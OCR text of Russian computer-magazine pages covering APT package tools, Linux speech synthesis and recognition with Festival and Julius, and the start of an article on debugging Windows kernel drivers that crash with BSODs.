


info

• Advanced Packaging Tool — высокоуровневый инструмент для работы с пакетами.

• APT был разработан для дистрибутива Debian и использования совместно с системой управления deb-пакетами. Сегодня используется в Debian-клонах Ubuntu Mepis, Xandros и некоторых дистрибутивах на базе системы управления пакетами RPM (ALT Linux).

• APT настолько популярен, что портирован даже в Mac OS X (finkproject.org).



Synaptic — мощная графическая обертка вокруг утилит APT

```
$ apt-file update
```

Ищем:

```
$ apt-file search /usr/bin/apt-get
apt: /usr/bin/apt-get
```

Запрашиваем список всех файлов пакета:

```
$ apt-file list apt
```

Простая утилита apt-show-versions покажет, какие пакеты можно обновить, с указанием версий и других данных. Запусти ее с флагом '-u', чтобы получить список только подлежащих обновлению пакетов (вместо списка всех пакетов). Если ты установил большое количество различных пакетов и теперь хочешь избавиться от ненужного хлама, то поможет утилита deborphan, которая производит поиск неиспользуемых пакетов и осиротевших зависимостей. Просто запусти deborphan без аргументов и увидишь список пакетов, который тут же можно передать на вход команде «apt-get remove» или же просто выполнить команду:

```
$ sudo apt-get remove 'deborphan'
```

По умолчанию deborphan обрабатывает только пакеты, содержащие библиотеки, но такое поведение можно изменить, добавив флаг '-a' к вызову команды:

```
$ deborphan -a
```

Не стоит сразу бросаться удалять показанные утилитой пакеты, потому как даже самый мощный эвристический алгоритм не способен определить твои личные потребности. Так, мне программа показала пакеты google-chrome, inkscape и даже xorg.
Утилита apt-move позволит тебе создать локальный репозиторий. Установи программу, открой файл /etc/apt-move.conf, укажи в опции LOCALDIR путь к каталогу, в котором должен располагаться репозиторий, и запусти команду:

```
$ sudo apt-move update
```

В результате все выкачанные из Сети с помощью apt-get пакеты (каталог /var/cache/apt/archives) будут перемещены в указанный в конфиге каталог, для которого будет создан индексный файл. Это удобный способ создания внутрисетевого репозитория для тех случаев, когда массу одинаковых пакетов необходимо установить на множество машин. Для создания локального репозитория также очень удобно применять сервер apt-proxy, позволяющий кэшировать скачиваемые из репозитория deb-пакеты на стороне сервера. Для этого apt-proxy устанавливается на выделенной машине (возможно, шлюзе), а sources.list клиентов модифицируется так, чтобы в качестве поля uri всех репозиториев был указан адрес этой машины. Как результат, все запросы deb-пакетов перенаправляются к apt-proxy, который запрашивает пакет у головного репозитория и сохраняет его в своем кэше, а ответ на все последующие запросы этого пакета будет отдан из кэша. Для начала устанавливаем apt-proxy на выделенной машине:

```
$ sudo apt-get install apt-proxy
```

Далее открываем файл /etc/apt-proxy/apt-proxy-v2.conf, переходим в секцию [DEFAULT] и заменяем значение опции address на IP-адрес

ЧТО ВНУТРИ?

Отличительной чертой пакетов формата Deb является их простота. Любой Deb-пакет — это три файла: data.tar.gz, control.tar.gz и debian-binary, запакованные архиватором ar. Файл data.tar.gz — это содержимое пакета (бинарники, man'ы, документация и т.д.), control.tar.gz — метаданные, в простейшем варианте два файла: control, содержащий описание пакета, зависимости, размер и т.д., и md5sums — контрольные суммы всех файлов пакета. Файл debian-binary содержит версию формата Deb-пакета (например, 2.0). Для распаковки пакета можно использовать команду:

```
$ ar -xv пакет.deb && tar -xzf data.tar.gz
```

```
$ apt-get moo
         (__)
         (oo)
   /------\/
  / |    ||
 *  /\---/\
    ~~   ~~
...."Have you mooed today?"...
```

Пасхальное яйцо в стиле разработчиков apt-get

машины, а также описываем используемые apt-proxy источники пакетов, например:

```
$ sudo vi /etc/apt-proxy/apt-proxy-v2.conf
[ubuntu]
backends = http://ru.archive.
ubuntu.com/ubuntu/
min_refresh_delay = 1d

[ubuntu-security]
backends = http://security.ubuntu.
com/ubuntu/
min_refresh_delay = 1d
```

Обычно этих двух адресов достаточно для покрытия всего спектра пакетов, предоставляемого разработчиками Ubuntu. Перезапускаем apt-proxy:

```
$ sudo invoke-rc.d apt-proxy restart
```

Чтобы перевести клиентов на использование apt-proxy, берем стандартный sources.list Ubuntu, заменяем все реальные поля uri на http://IP-адрес-apt-proxy:9999/ubuntu/ и копируем этот файл на каждый клиент.

Существует и множество других, менее интересных утилит, работающих в связке с APT. Например, apt-dater позволяет производить обновление пакетов на большом количестве удаленных узлов, используя псевдографический интерфейс. Программа aptsh реализует командный интерфейс, подобный sh, поверх команд пакета apt; aptfs — виртуальная файловая система для управления APT. Утилита debdelta, позволяющая обновлять пакеты с помощью выкачивания из Сети их дельт, могла бы стать темой отдельной статьи, если бы для нее существовал хотя бы один своевременно обновляемый репозиторий.

APTITUDE

Утилита apt-get и ее родственники — не единственная реализация APT. Еще более мощная, удобная и универсальная альтернатива им зовется aptitude и представляет собой концентрированный функционал apt-get, apt-cache и dselect. Aptitude позволяет устанавливать/удалять, искать, обновлять и производить массу других действий с пакетами, используя два типа интерфейса: командный режим, сходный с apt-get и apt-cache, и режим с псевдографическим интерфейсом, внешне напоминающий интерфейс dselect, но гораздо более удобный и функциональный.

В режиме командной строки aptitude можно использовать для выполнения таких действий, как:

```
aptitude install — установка пакета
aptitude remove — удаление пакета и
осиротевших зависимостей
aptitude purge — удаление пакета,
осиротевших зависимостей и оставших-
ся после них конфигурационных файлов
aptitude search — поиск пакета в кэше
(списке доступных пакетов)
aptitude update — обновление кэша
aptitude safe-upgrade — обновление
пакетов
aptitude clean — удаление ранее ска-
чанных пакетов
aptitude full-upgrade — обновление
пакетов, даже если это действие тре-
бует удаления каких-либо пакетов
aptitude show — информация о пакете
aptitude autoclean — удаление уста-
ревших пакетов
aptitude hold — установка запрета на
обновление пакета
```

Интерактивный режим, доступный при запуске aptitude без аргументов, позволяет выполнить все те же действия, используя псевдографический интерфейс, построенный на базе библиотеки ncurses. Он работает в пакетном режиме, поэтому будет удобен в случаях, когда требуется установить большое количество пакетов.

ПАСХАЛЬНЫЕ ЯЙЦА

Разработчики утилит APT оказались ребятами с несколько извращенным чувством юмора. Чего только стоит результат следующей команды:

```
$ sudo apt-get moo
```

Еще более дико выглядит то, что встроили в свою программу создатели aptitude. Попробуй:

```
$ sudo aptitude moo
```

Этакое пасхальное яйцо без пасхального яйца. Ну, ладно:

```
$ sudo aptitude -v moo
$ sudo aptitude -vv moo
$ sudo aptitude -vvv moo
$ sudo aptitude -vvvv moo
$ sudo aptitude -vvvvv moo
```

И — финальный аккорд:

```
$ sudo aptitude -vvvvvv moo
```



ЕВГЕНИЙ ЗОБНИН ZOBNIN@GMAIL.COM

Говорящий пингвин

Учим Linux говорить и слушать

Разговаривающие с человеком и выполняющие все его команды компьютеры — неизменный атрибут большинства фантастических фильмов. Человек заходит домой, говорит «Свет», и включается освещение, говорит «Музыка», и начинает играть композиция из любимого плейлиста, а в ответ на команду «Новости» приятный женский голос зачитывает последние вести с валютного фронта. Думаешь, это фантастика? Нет, реальность. И реальность с открытыми исходными текстами.



ФЕСТИВАЛЬ ПРИЛОЖЕНИЙ

Синтезирование голоса производится с помощью специальных программ-синтезаторов, таких, например, как festival, espeak, flite (облегченная версия festival), mbrola, freetts, ru_tts и других. Наиболее качественной из них, по общему мнению, считается festival, разрабатываемый сотрудниками многих университетов по всему миру и, что самое главное, оснащенный поддержкой русского языка (правда, не из коробки). Большинство других синтезаторов обладают более низким качеством произношения, и, к тому же, не дружат с русским языком (исключением являются espeak, с гораздо более низким, в сравнении с festival, качеством произношения, и ru_tts, разработанный нашими соотечественниками, но говорящий просто отвратительно).
Поверх синтезатора может функционировать так называемый речевой сервер — демон, который всегда находится в фоне и ждет команд от других приложений. Пользователь или программа могут использовать сокет или сообщения D-BUS для передачи текста речевому серверу, который, в свою очередь, сформирует текстовый файл в правильной кодировке и передаст его синтезатору. Кроме того, речевой сервер может нести ответственность за выбор одного из доступных синтезаторов речи, голоса, передачу данных по сети и т.п. Среди примеров можно привести Speech Dispatcher, MultiSpeech и разработанный для дистрибутива AltLinux VoiceMan.
Чтобы научить комп понимать проговариваемые слова, применяются системы распознавания речи (CMU), наиболее известная и работоспособная из которых носит имя Sphinx (cmusphinx.sourceforge.net). Разработкой этого движка занимается университет Карнеги-Меллона, хотя отдельные доработки также производили сотрудники Массачусетского технологического института и корпорация Sun Microsystems.
Качество распознавания «Сфинкса» еще далеко от идеала, он постоянно дает сбои и совершенно не способен разобрать слитную речь. Однако его возможностей вполне достаточно для организации системы исполнения простых голосовых команд, что и демонстрируют такие проекты, как Gnome Voice Control и PerlBox.
Альтернатива Sphinx — движок Julius японского происхождения. По качеству распознавания Julius не уступает Sphinx, однако имеет два изъяна: а) отсутствие хорошей акустической модели для английского языка (для русского более-менее нормальной нет и для Sphinx), что означает гораздо более низкое качество распознавания (в конце статьи я расскажу, как обойти эту проблему), и б) он использует внешний движок генерации акустической модели (обучения) HTK, разрабатываемый под руководством Microsoft в Кэмбридже (а это значит, что движок хоть и открыт, но использовать его можно только в личных целях).
Для систем синтеза и распознавания речи существует масса различных оберток, упрощающих использование. Для Festival можно привести в пример приложение kttsd, для Sphinx это уже не развиваемый PerlBox и созданный в рамках Google Summer Of Code апплет для среды Gnome под названием Gnome Voice Control.
Отличная графическая оболочка для Julius —

```
$ time echo "Съешь еще этих мягких булочек и выпей чаю" | f
estival --language russian --tts

real    0m6.587s
user    0m2.272s
sys     0m0.348s
$ 
```

Festival достаточно долго думает перед тем, как начать произносить слова

программа Simon, написанная с использованием библиотеки Qt4.

ПИНГВИН! ГОЛОС!

Как я говорил выше, лучшей программой синтеза речи является Festival, разрабатываемая в Центре изучения речевых технологий в Эдинбургском университете (Шотландия). Она поддерживает множество различных языков и голосов, может читать текст из файла либо из командной строки и записывать результат синтеза в звуковой файл формата wav, включает в себя плагин для pidgin, проговаривающий входящие сообщения. Недостаток программы только в том, что синтез русской речи она не поддерживает, поэтому для прикручивания такой возможности придется скачивать и устанавливать далеко не самого лучшего качества голос, словари ударений и т.п. Итак, берем дистрибутив Ubuntu (любой из трех последних версий) и выполняем команду:

```
$ sudo aptitude install festival
speech-tools fetvox-ru
```

Если же пакета festvox-ru нет в комплекте (он доступен, начиная с версии 9.10), то после завершения установки festival выполняем команду, чтобы получить файлы поддержки русского языка (осторожно, файл большой, ~170 Мб):

```
$ cd; wget http://download.berlios.
de/festlang/msu_ru_nsh_clunits-
0.5.tar.bz2
```

Распаковываем архив в каталог /usr/share/festival/voices/:

```
$ cd /usr/share/festival/voices/
$ sudo mkdir russian
$ sudo tar -xf ~/msu_ru_nsh_clunits-
0.5.tar.bz2
```

В Ubuntu и некоторых других дистрибутивах Festival может выдать ошибку «Linux: can't open /dev/dsp» при попытке вывода звука, поэтому мы должны настроить программу на использование ALSA. Для этого помещаем в файл ~/.festivalrc строки:

```
(Parameter.set 'Audio_Command
"aplay -q -c 1 -t raw -f s16 -r $SR
$FILE")
(Parameter.set 'Audio_Method
'Audio_Command)
```

Если ты все сделал правильно, то после выполнения следующей команды услышишь несколько «железно-звучащий», булькающий, но вполне понятный голос господина Карлова:

```
$ echo '(voice_msu_ru_nsh_clunits)
(SayText "Привет от пингвина!")
(quit)' | festival
```

Текст должен быть в кодировке UTF-8, поэтому заранее установи локаль ru_RU.UTF-8 в своем дистрибутиве. Также рекомендую внести правки в файл /usr/share/festival/languages.scm, чтобы festival научился автоматически находить русский язык и позволял произносить текст, переданный в качестве аргументов командной строки. Открой languages.scm и добавь в его начало строки:

vi /usr/share/festival/languages.scm

```
(define (language_russian)
"(language_russian)
Set up language parameters for
Russian."
  (set! male1 voice_msu_ru_nsh_
clunits)
  (male1)
  (Parameter.set 'Language 'russian)
)
```

Перейди к строке «(define(select_language language)» и добавь две строки:

```
((equal? language 'russian)
(language_russian))
```

Теперь выполни команду:

```
$ echo "Привет" | festival
--language russian --tts
```

Так гораздо проще и удобнее. Собственно, уже в таком виде можно придумать тысячу и одно применение для Festival, начиная с создания говорящего будильника и заканчивая системой, читающей тебе почту или новости с LOR'a. Однако Festival гораздо более гибкая программа, которая умеет зачитывать большие файлы, работать в пакетном режиме и выполнять роль TCP-сервера. Например, используя пакетный режим, ты можешь запустить процесс чтения файла:

```
$ festival --language russian --tts
file.txt
```

При запуске в режиме сервера festival открывает порт 1314 для чтения команд. Используя эту особенность, ты можешь создать клиент-серверное ПО для выполнения синтеза речи. Запусти festival в серверном режиме:

```
$ festival --server &
```

Вызови telnet:

```
$ telnet localhost 1314
```

И запиши команды. Например, если хочешь, чтобы festival произнес указанную тобой фразу на русском языке, запиши:

```
(voice_msu_ru_nsh_clunits)
(SayText "Привет!")
```

Если же он должен прочитать файл, то команды будут такими:

```
(voice_msu_ru_nsh_clunits)
(tts_file "Привет")
```

Для завершения работы festival набери «(quit)». Чтобы каждый раз не выбирать русский язык самостоятельно, добавь в файл /usr/share/festival/init.scm строки:

```
;;; Default voice (have to do
something cute so autoloads still
work)
(eval (list voice_msu_ru_nsh_
clunits))
```

ПИНГВИН! ЛЕЖАТЬ!

Перед тем, как перейти к установке и настройке системы распознавания речи, давай все же определимся с тем, чего мы хотим добиться. Дело в том, что ни один из открытых движков, будь то Sphinx, Julius или какой-то менее известный проект, не способен на 100% верно разобрать речь, даже если она будет принадлежать актеру с хорошо поставленным голосом. Однако при правильной тренировке программы (которая также включает в себя и подгонку под особен-




```
                 tail margin = 400 msec.
        long-term DC removal = off
          reject short input = off

----------------------- System Information end -----------------------

        ************************************************************
        * NOTICE: The first input may not be recognized, since      *
        *         no initial CMN parameter is available on startup. *
        * for MFCC01*
        ************************************************************

STAT: AD-in thread created
pass1_best: <s> DO SILENCE
sentence1: <s> DO PREV </s>
pass1_best: <s> COMP
sentence1: <s> DO PLAY </s>
pass1_best: <s> DO SILENCE
sentence1: <s> DO SILENCE </s>
pass1_best: <s> DO NEXT
sentence1: <s> DO NEXT </s>
<<< please speak >>>
```

На первом проходе Julius дает сбои, но на втором не ошибается

ПОМОГИ В СОЗДАНИИ РУССКОЙ ЯЗЫКОВОЙ МОДЕЛИ

Помоги общему делу в создании языковой модели русского языка для Julius и Sphinx. Зайди на страничку www.voxforge.org/ru и в режиме «онлайн» запиши начитанный тобой текст. Проекту нужно всего 140 часов речи для создания качественной языковой модели, однако пока общий объем не достигает и 10 часов.

ности произношения конкретного человека) ее вполне можно научить корректно распознавать простые двух-словные команды почти в 100% случаев. И вот здесь нас ждет очень неприятный сюрприз: наиболее известная и распространенная CMU Sphinx (которая, кстати, имеет целых четыре параллельно развиваемых версии, одна из них написана на Java) до сих пор находится в стадии «вечной альфы», пользоваться которой (не говоря уже о тренировке) обычному пользователю довольно затруднительно. Существует, конечно, утилита Gnome Voice Control, существенно упрощающая процесс общения с программой, но работает она только в Gnome. Поэтому мы воспользуемся Julius, который хоть и имеет некоторые проблемы, но очень прост в использовании. Julius есть в репозиториях многих дистрибутивов, и его не придется собирать из исходников. В Ubuntu для установки Julius достаточно выполнить команду:


```
$ sudo aptitude install julius
```

Чтобы научить Julius понимать английский язык, тебе понадобятся файлы акустической модели, содержащие статистическое представление звуков, которые может воспринимать движок. Акустическая модель строится путем обработки звуковых файлов (с начитанными человеком фрагментами текстов) специальными программами (например, из пакета HTK). Наиболее правильно самому наговорить эти фрагменты и, таким образом, научить движок распознавать именно твой голос (в том числе, интонацию и ошибки произношения) и словосочетания, которые нужны именно тебе. Тогда процент правильного распознавания будет стремиться к значению 100. Однако все это сложно, требует определенной подготовки и времени, поэтому пока мы ограничимся акустической моделью, распространяемой с сайта www.voxforge.org. Для этого надо установить пакет julius-voxforge:

```
$ sudo aptitude install julius-
voxforge
```

Теперь приступаем к настройке, она включает в себя только создание словаря: списка слов, которые распознает движок, и объяснение того, как слова могут между собой сопоставляться. Нужно это для двух целей: во-первых, движок должен знать произношение слов и понимать их, а во-вторых, сократив словарь всего до нескольких фраз, мы повысим качество распознавания. Возьмем стандартные словари, распространяемые вместе с пакетом julius-voxforge:

```
$ mkdir ~/julius-grammar
$ cp /usr/share/doc/julius-voxforge/
examples/* ~/julius-grammar
$ cd ~/julius-grammar
$ gunzip * 2>&1 | grep -v ignored
```



KTTS быстро нашел русский голос для Festival

Просмотрев файл sample.voca, ты можешь заметить, что он содержит совсем небольшой список слов, таких как call, get, dial и т.д., а также их фонетическое представление (что-то вроде транскрипции), файл sample.grammar содержит правила, в каких комбинациях эти слова могут быть использованы. Не беспокойся, если он тебе непонятен, это нормально.
Попробуем изменить файлы так, чтобы подогнать их под нашу задачу, которой будет... допустим, управление аудиоплеером. Итак, открой файл sample.voca и добавь в него следующее (удалив прежнее содержимое):

$ vi sample.voca

```
% NS_B
<s>    sil

% NS_E
</s>   sil

% ID
DO     d uw

% COMMAND
PLAY   p l ey
NEXT   n eh k s t
PREV   p r iy v
SILENCE        s ay l ax n s
```

В файл sample.grammar помести строку:


```
S: NS_B ID COMMAND NS_E
```

Все это значит, что движок должен понимать словосочетания, которые состоят из: тишина (NS_B), слов «do» (ID), «play», «next», «prev» или «silence» (COMMAND), тишина (NS_E). Говоря проще, ты можешь сказать «Do play», и комп тебя поймет, в то время как слова «Hello World»

ДВА ПРОСТЫХ СКРИПТА ДЛЯ УПРАВЛЕНИЯ FESTIVAL

```
#!/bin/sh
festival -b "(begin (voice_msu_ru_nsh_clunits) (SayText \"$1\" nil))"

#!/bin/sh
festival -b "(begin (voice_msu_ru_nsh_clunits) (tts_file \"$1\" nil))"
```



Симпатичная оболочка для Julius

```
   EXIT
 and so in made into a trigram language model.

 Say things like "go forward ten meters"
              or "rotate right 45 degrees"

 Say  EXIT  or  QUIT  to quit.

 Executing /usr/bin/sphinx2-continuous... (see sphinx2-simple for exam
ple)
 See sphinx2-simple for example arguments, or edit this script.

[initializing]
[silence] [audio]
[silence] [audio] GO
[silence] [audio] ONE
[silence] [audio]
[silence] [audio] EIGHT
[silence] [audio] FOUR
[silence] [audio] ONE
[silence] [audio] THE
[silence] █
```

Из восьми сказанных слов Sphinx понял только два

будут для него инопланетным языком. Хорошая особенность короткого словаря в том, что, даже если ты скажешь что-то вроде «Du pray», движок, скорее всего, распознает это как «Do play», а не как-нибудь иначе (в английском десятки и сотни слов звучат очень похоже).
Теперь, не выходя из каталога, выполни команду для генерации файлов sample.dfa sample.term и sample.dict:

```
$ mkdfa sample
```

Это все. Можешь протестировать julius с помощью команды:

```
$ julius -input mic -C julian.jconf
```

После появления строки «<<<< please speak >>>>» начинай говорить определенные выше фразы. Чтобы движок правильно их понял, говори слитно, как это делают англоговорящие (голоса которых и были использованы для создания акустической модели voxforge), без перерыва между словами. То есть, говори «Дуплэй», а не «Ду плэй», словно на занятиях английского для большей разборчивости. При таком способе произношения движок работает на удивление хорошо, лично у меня ни одного сбоя на 10 фраз. Если ты получаешь худшие результаты, хорошенько поработай над своим произношением и купи добротный микрофон.
Конечно, пока от программы мало толку, поэтому мы должны создать Dialog manager, то есть, программу (скрипт), которая будет отвечать за перевод отдаваемых тобой голосовых команд в команды на исполнение. К счастью, сделать это просто, достаточно прицепить на выход Julius стандартный ввод скрипта, который будет обрабатывать печатаемые Julius фразы. Например, скрипт для управления audacious на языке python может выглядеть так:

$ vi command.py

```
def parse(line):
params = [param.lower() for param in line.
split() if param]
commands = {
'play': 'audacious2 -p',
'silence': 'audacious2 -u',
'next': 'audacious2 -f',
'prev': 'audacious2 -r',
}
if params[1] in commands:
os.popen(commands[params[1]])
```

Сохрани его под именем command.py и запускай julius следующим образом:

```
$ julius -quiet -input mic -C julian.jconf 2>
/dev/null | ./command.py
```

На прилагаемом к журналу диске ты найдешь список фонетических представлений многих английских слов (beep.tar.gz), — их можно использовать для формирования своего собственного словаря. Документы tutorial и how-to на сайте www.voxforge.org описывают процесс создания собственной акустической модели, которую ты сможешь использовать для достижения более высокого качества распознавания (через обучение движка особенностям твоего произношения).
Не используй большой словарь и не пытайся создать мега-бота с искусственным интеллектом, который будет понимать целые предложения и отвечать на них с использованием festival. Помни: чем меньше словарь, тем выше качество распознавания.

ЗАНАВЕС

Открытые системы синтеза и распознавания речи, которые можно использовать в Linux, xBSD, Solaris и других системах, не стоят на месте и продолжают развиваться. Еще совсем недавно мы не имели поддержки русского в festival и не говорили всерьез о распознавании голосовых команд, а сегодня, как ты сам смог убедиться, все это есть и вполне корректно работает. Не без изъянов и подводных камней, со множеством ошибок, но работает. ⌶

SPHINX II VS JULIUS

Ты можешь самостоятельно сравнить качество распознавания Sphinx (второй, самой быстрой версии) и Julius, просто установив пакет sphinx2-bin:

```
$ sudo aptitude install sphinx2-bin
```

И запустив демонстрационную программу распознавания с малым словарем:

```
$ sphinx2-demo
```

В моем случае Sphinx показал просто провальные результаты, не идущие ни в какое сравнение с Julius.




links


- www.voxforge.org — архив открытых языковых моделей.
- www.cstr.ed.ac.uk/projects/festival — Festival.
- http://accessibility.kde.org/developer/kttsd — KTTSD: обертка для Festival.
- http://cmusphinx.sourceforge.net/html/cmusphinx.php — Sphinx.
- www.speech.cs.cmu.edu/pocketsphinx — PocketSphinx.
- http://live.gnome.org/GnomeVoiceControl — Gnome Voice Control: обертка для Sphinx II.
- http://perlbox.org — PerlBox: обертка для Sphinx II.
- http://htk.eng.cam.ac.uk — HTK.
- http://julius.sourceforge.jp/en_index.php — Julius.
- http://simon-listens.org — Simon: обертка для Julius.

АЛЕКСАНДР ЭККЕРТ ALEKSANDR-EHKKERT@RAMBLER.RU


БОРЬБА С СИНИМ ЗМИЕМ



КРАТКИЙ МАНУАЛ ПО ПРОФИЛАКТИКЕ BSOD ДЛЯ НАЧИНАЮЩЕГО ДРАЙВЕРОПИСАТЕЛЯ



ПО СТАТИСТИКЕ, 90% ВРЕМЕНИ, КОТОРОЕ ПРОГРАММИСТ ТРАТИТ НА РАЗРАБОТКУ ПРОГРАММЫ, СОСТАВЛЯЮТ ЕЕ ДЕБАГ И ОТЛАДКА. И ВПРАВДУ, ВЕДЬ НАКИДАТЬ КОД НЕСЛОЖНО — СЛОЖНО ЗАСТАВИТЬ ЕГО РАБОТАТЬ :). ВДВОЙНЕ ТЯЖЕЛО, ЕСЛИ РЕЧЬ ИДЕТ ОБ ОТЛАДКЕ КОДА, КОТОРЫЙ ДОЛЖЕН ИСПОЛНЯТЬСЯ В ЯДРЕ WINDOWS. ПОГОВОРИМ О ТОМ, КАК ОБЛЕГЧИТЬ ЖИЗНЬ НАЧИНАЮЩЕМУ ДРАЙВЕРОПИСАТЕЛЮ И ПРЕОДОЛЕТЬ ТРУДНОСТИ ПРИ ОТЛАДКЕ И ДЕБАГЕ КОДА ЯДРА.



Отладка юзермодных программ, написанных на языках высокого уровня, не представляет особого затруднения для человека разумного. Существующие сегодня среды разработки значительно упрощают программисту жизнь — теперь отладка программного кода и выискивание ошибок стало делом вполне обычным и легко решаемым. А отладка исключений, скажем, в Visual Studio, вообще потрясает воображение. Правда, дебаггером еще надо научиться пользоваться, но это уже совсем другой вопрос.
Отладка — часто тяжелая и утомительная задача. Способности кодера к отладке — по-видимому, важнейший фактор в обнаружении источника проблемы, но сложность отладки сильно зависит от используемого языка программирования и инструментов, в частности, отладчиков.
Но и эта сложность может стать неподъемной, когда речь идет об отладке драйверов уровня ядра. Причина одна — если падение юзермодной программы приводит лишь к завершению работы самой программы, то за падением драйвера, как правило, следует BSOD. Помню, едва мне пришлось столкнуться с разработкой драйверов, BSOD'ы стали неотъемлемой частью моей кодерской жизни и к ним было очень тяжело привыкнуть. Но еще тяжелее было понять причину, вызвавшую падение драйвера — ведь даже когда я научился загружать крэшдамп в WinDBG, коды багчека на первых порах мне мало что говорили. Со временем кусочки разрозненной информации стали складываться в более-менее узнаваемую разумом мозаику и отладка стала для меня сродни детективному расследованию.


BLUE SCREEN OF DEATH

Так радующий линуксоидов Blue Screen Of Death (BSOD) представляет собой всего лишь результат выполнения функции ядра KeBugCheckEx. Функция показывает пользователю, что ядро системы зарегистрировало внештатную ситуацию, которую она не в силах обработать.
